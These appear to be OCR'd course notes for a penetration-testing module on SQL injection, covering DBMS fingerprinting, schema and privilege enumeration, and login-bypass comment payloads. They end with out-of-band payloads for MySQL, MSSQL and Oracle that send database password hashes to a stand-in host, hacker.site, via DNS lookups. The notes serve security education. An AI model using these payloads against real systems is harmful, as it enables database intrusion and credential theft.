Module 7 - SQL Injection


▼ SQL injection: introduction, Recap & More

- **Three major RDBMS**
  - mysql
  - oracle
  - microsoft sql server
- **main differences**

Feature	MySQL	SQL Server	ORACLE
OS	Windows, Linux, OS X, FreeBSD, Solaris	Windows	Windows, Linux, Solaris, HP-UX, OS X, z/OS, AIX
Richer programming environment	-	T-SQL	PL/SQL
Integrated tools and services	-	Reporting Services, Analysis Services, ...	Real Application Clusters, Data Warehousing, ...
Licensing	GPL Open Source	Proprietary	Proprietary

▼ Exploiting SQLi

▼ Techniques Classification



Attack Classes

- INBAND
- OUT-OF-BAND
- INFERENCE

▼ Inband Attacks


- leverage the same channel used to inject the SQL code
- most common and straightforward attack scenario
- exploitation is included directly in the response from the vulnerable web app
- most common thecniques for this category:
  - UNION-based
  - Error-based

▼ Out-of-Band (OOB)


- uses alternative channel(s) to extract data from the server
- contrary to **Inband**
- it depends upon the back-end technologies implemented.
  - some include the following:
    - HTTP(s) requests
    - DNS resolution
    - E-mail
    - File System
- used when all Inband technologies have failed.
- when the only options is to use Blind techniques (Inference), reducing the number of queries is a must!
- **Not so common due to level of complexity involved.**

▼ Inference Attacks (blind sqli)


- most common techniques
  - BOOLEAN-BASED
  - TIME-BASED
- Boolean-based



- Time-based



▼ Gathering Information from the environment



- our goals are gathering information
  - DBMS version
  - Databases structure
  - data
  - database users and their privileges

Identifiying the DBMS

- first piece of necessary information we need is **what DBMS version** we are testing

Error Codes Analysis

- forcing the vulnerable application to return an error message

▼ Banner Grabbing

- every DBMS has specific functions that return the current version

DBMS	Functions
MySQL	@@VERSION @@GLOBAL.VERSION VERSION()
MS SQL	@@VERSION
Oracle	version FROM v$instance banner FROM V$VERSION WHERE banner LIKE 'oracle%' banner FROM GV$VERSION WHERE banner LIKE 'oracle%'

Educated Guessing

- in case of BLIND scenario

▼ Educated Guessing (String concatenation)

Each DBMS handles **strings** differently, making the way which `String Concatenation` is handled even more interesting. We can infer the DBMS version by observing the replies to different concatenation syntaxes, as we can see below:

DBMS	Concatenation statements	Result
MySQL	'Concat' 'enation' CONCAT('Concat','enation')	'Concatenation'
MS SQL	'some'+'enation' CONCAT('Concat','enation') [from v2012]	
Oracle	'Concat' || 'enation' CONCAT('Concat', 'enation')	

▼ Educated Guessing (Numeric Functions)

Likewise, if the injection point is evaluated as a **number**, we can perform the same approach, but with `Numeric Functions`.

DBMS	Numeric functions	Result
MySQL	CONNECTION_ID() LAST_INSERT_ID() ROW_COUNT() ...	All functions return an INTEGER NUMBER in the respective database while generate ERROR on all others
MS SQL	@@PACK_RECEIVED @@ROWCOUNT @@TRANCOUNT ...	
Oracle	BITAND(0,1) BIN_TO_NUM(1) TO_NUMBER(1231) ...	


▼ Educated Guessing (SQL Dialect)

`Numbers` and `Strings` are just a start. We can use anything that assists us in inferring which DBMS is used.

So, we can either use `Date and Time Functions` (see `NOW()+0` in `MySQL`) or specific `Miscellaneous DBMS Functions` (see `UID` in `Oracle`). Obviously, we have many more options.

Other interesting assumptions can be reached by observing how `comments` are handled. Let's look at the following `MySQL comments syntax`: there are 3 (official) comment styles plus one (unofficial):

Syntax		Example
#	*Hash*	`SELECT * FROM Employers where username = '' OR 2=2 #' AND password ='';`
/*	*C-style*	`SELECT * FROM Employers where username = '' OR 2=2 /*' AND password ='*/'';`
-- -	*SQL*	`SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';`
;%00	*NULL byte*	`SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';`




▼ Enumerating the DBMS content

- list of all schemas
- tables
- columns
- users
- privileges


Databases - MySQL

- Information_SCHEMA → contains all metadata required.
  - all information about the other databases r stroed within the table SCHEMATA
    - SELECT schema_name FROM information_schema.schemata;




- DATABASE() - current database name
  - SCHEMA()
- MYSQL INFORMATION FUNCTIONS

Databases - MSSQL



- SELECT name FROM SYS.databases;
- DB_NAME() → Current database name



Databases - Oracle

- TABLESPACE are the place where oracle stores database objects like tables m indexes, etc

If what we've just discussed makes sense, we can continue with the following query that will list the TABLESPACES the current user can use:

```
SELECT TABLESPACE_NAME FROM USER_TABLESPACES
```

SYSTEM and SYSAUX are the system TABLESPACES created automatically at the beginning when the database is made.

Databases > Oracle

If we want to retrieve the default TABLESPACE, we need this query:

```
SELECT DEFAULT_TABLESPACE FROM USER_USERS
                - Or -
SELECT DEFAULT_TABLESPACE FROM SYS.USER_USERS
```

Where USER_USERS is the table in SYS that describes the current user.

Databases - Tables & Columns - MySQL

MySQL

In MySQL, INFORMATION_SCHEMA.TABLES is the table that provides information about tables in the databases managed. We can run the following query to select this information:

```
SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
```

The respective alias is:

```
SHOW TABLES; # current schema
SHOW TABLES in EMPLOYEES; # other database
```

- SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
- SHOW TABLES; # current schema
- SHOW TABLES IN EMPLOYEES; #other database

Databases - Tables & Columns - MSSQL

MSSQL

In SQL Server, information about tables are stored within sysobjects. This table contains not only information about tables, but also all the objects defined for that specific schema. The list of tables for the current database can be obtained as follows:

```
SELECT name FROM sysobjects WHERE xtype='U'
```

MSSQL

To retrieve the list of tables for a specific database, we need to put the name of the database before the table name, see below:

```
SELECT name FROM employees..sysobjects WHERE xtype='U'
```

MSSQL

The column xtype defines many object types. Here are just few useful ones:

xtype	Description
S	System Table
U	User Table
TT	Table Type
X	Extended Stored Procedure
V	Views

MSSQL

As an alternative, using the INFORMATION_SCHEMA views we can retrieve information about all tables and views of the current database. The view name is TABLE, and we can query it like so:

```
SELECT table_name FROM INFORMATION_SCHEMA.TABLES
                    - Or -
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

MSSQL

If we want the list of tables and views for a specific database, we need to simply provide the database name before the view name, as we can see here:

```
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES
- Or -
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

MSSQL

The enumeration of the columns is similar to that of tables. The `System Table` in charge is `syscolumns`.

```
SELECT name FROM syscolumns
- Or -
SELECT name FROM employees..syscolumns
```


MSSQL

As an alternative, we can use the following views in `INFORMATION_SCHEMA`:

```
SELECT column_name FROM INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns WHERE table_name='salary'
```

- ALL_TAB_COLUMNS
  - SELECT column_name FROM SYS.ALL_TABL_COLUMNS
  - SELECT column_name FROM ALL_TABL_COLUMNS

Databases - Tables & Columns - ORACLE




- SELECT NULL,NULL FROM DUAL;

▼ Database Users and Privileges

▼ MySQL

- User() → function
- Current_user() → function
- Session_user() → function
- Current_user → constant



MySQL

What a user can do is defined through privileges. In MySQL, the privileges are all stored within the INFORMATION_SCHEMA database and organized by the following tables:

INFORMATION_SCHEMA Table
COLUMN_PRIVILEGES
SCHEMA_PRIVILEGES
TABLE_PRIVILEGES()
USER_PRIVILEGES

MySQL

So, for example, all user privileges can be selected in this way:

```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES;
```

Whereas, if we are looking for privileges on databases, this is the query to use:

```
SELECT grantee, table_schema, privilege_type
FROM INFORMATION_SCHEMA.SCHEMA_PRIVILEGES;
```

On the next slide, we will see how to extract the privileges on tables and columns.

MySQL

For the privileged users, we can once again use the mysql.user table to select the privileges from the respective columns.

```
SELECT user, select_priv, … ,
FROM MYSQL.USER;
```

MySQL


If we want to gather the DBA accounts, then we may need to improve the previous query using a WHERE clause:


```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES
WHERE privilege_type ='SUPER'
```

MySQL


Whereas, privileged users need to change their select query on the mysql.user table in the following way:

```
SELECT user FROM MYSQL.USER
WHERE Super_priv = 'Y';
```





- SELECT name FROM SYSLOGINS;



MSSQL

Additionally, we can also use this function to ask about other users in the following way:

```
SELECT IS_SRVROLEMEMBER ('processadmin', 'aw')
```

This is the name of the SQL Server login to check. If no username is supplied as an argument, it is the current user.

▼ ORACLE

Oracle

What about users in Oracle? Retrieving the current user is very simple via the following query:

```
SELECT user FROM DUAL
```

We can say the same about using the system views USER_USERS or ALL_USERS for the complete list below:

```
SELECT username FROM USER_USERS
- Or -
SELECT username FROM ALL_USERS
```

Oracle


User privileges are organized within the System Tables: DBA_ROLE_PRIVS and USER_ROLE_PRIVS. The first table describes the roles of all users in the database, while the second is exclusive for the current user. Clearly, the DBA table is for privileged users!

```
SELECT grantee FROM DBA_ROLE_PRIVS
-Or-
SELECT username FROM USER_ROLE_PRIVS
```

Oracle

The current user's session privileges are also reported within the SESSION_ROLES view:


```
SELECT role FROM SESSION_ROLES
```



▼ Advanced SQLi exploitation

▼ Out of band exploitation via HTTP

- **Oracle → UTL_HTTP**
  - **HTTPURType**
  - **URIType**
- **URL_HTTP.REQUEST**
  - **.REQUEST** function can be used straight in a SQL query
  - **REQUEST_PIECES** must be used within pl/sql block.
  - **URL_HTTP** is identified as a security concern so its often disabled
- **HTTPURLType** is not marked as a risky method.
  - can be used as a potential way in



▼ Out of band exploitation via DNS

▼ mysql

MySQL (win)

In MySQL, the function LOAD_FILE() reads the file and returns the file contents as a string:

```
SELECT LOAD_FILE("C:\\Windows\\system.ini");
```

MySQL (win)

We can exploit this function and provoke DNS requests by requesting a UNC path like this: \\[data].hacker.site

```
SELECT LOAD_FILE(CONCAT('\\\\',
'SELECT password FROM mysql.user WHERE user=\'root\'',
'.hacker.site'));
```

***Note**: the backslash is a special character in MySQL, thus it must be escaped.*

▼ mssql

- provoking DNS requests by using UNC paths

MSSQL

We can use the extended stored procedure MASTER..XP_FILEEXIST to determine whether a particular file exists on the disk or not. This is how to execute that command:

```
EXEC MASTER..XP_FILEEXIST 'C:\Windows\system.ini'
```

Two other alternatives are XP_DIRTREE and XP_SUBDIRS.

MSSQL

As Štampar said in this awesome paper*, stored procedures do not accept sub queries in a given parameter value; therefore, we need to pre-elaborate the form before submitting the request.

```
DECLARE @host varchar(1024);

SELECT @host=(SELECT TOP 1
MASTER.DBO.FN_VARBINTOHEXSTR(password_hash)
FROM SYS.SQL_LOGINS WHERE name='sa')
+'.hacker.site';

EXEC('MASTER..XP_FILEEXIST "\\'+@host+'"');
```

▼ Oracle

Under Oracle, we can again use the UTL_INADDR package with the functions GET_HOST_ADDRESS and GET_HOST_NAME, as follows:

```
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.site') FROM DUAL
                                                    -or-
SELECT UTL_INADDR.GET_HOST_NAME((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.site')
FROM DUAL
```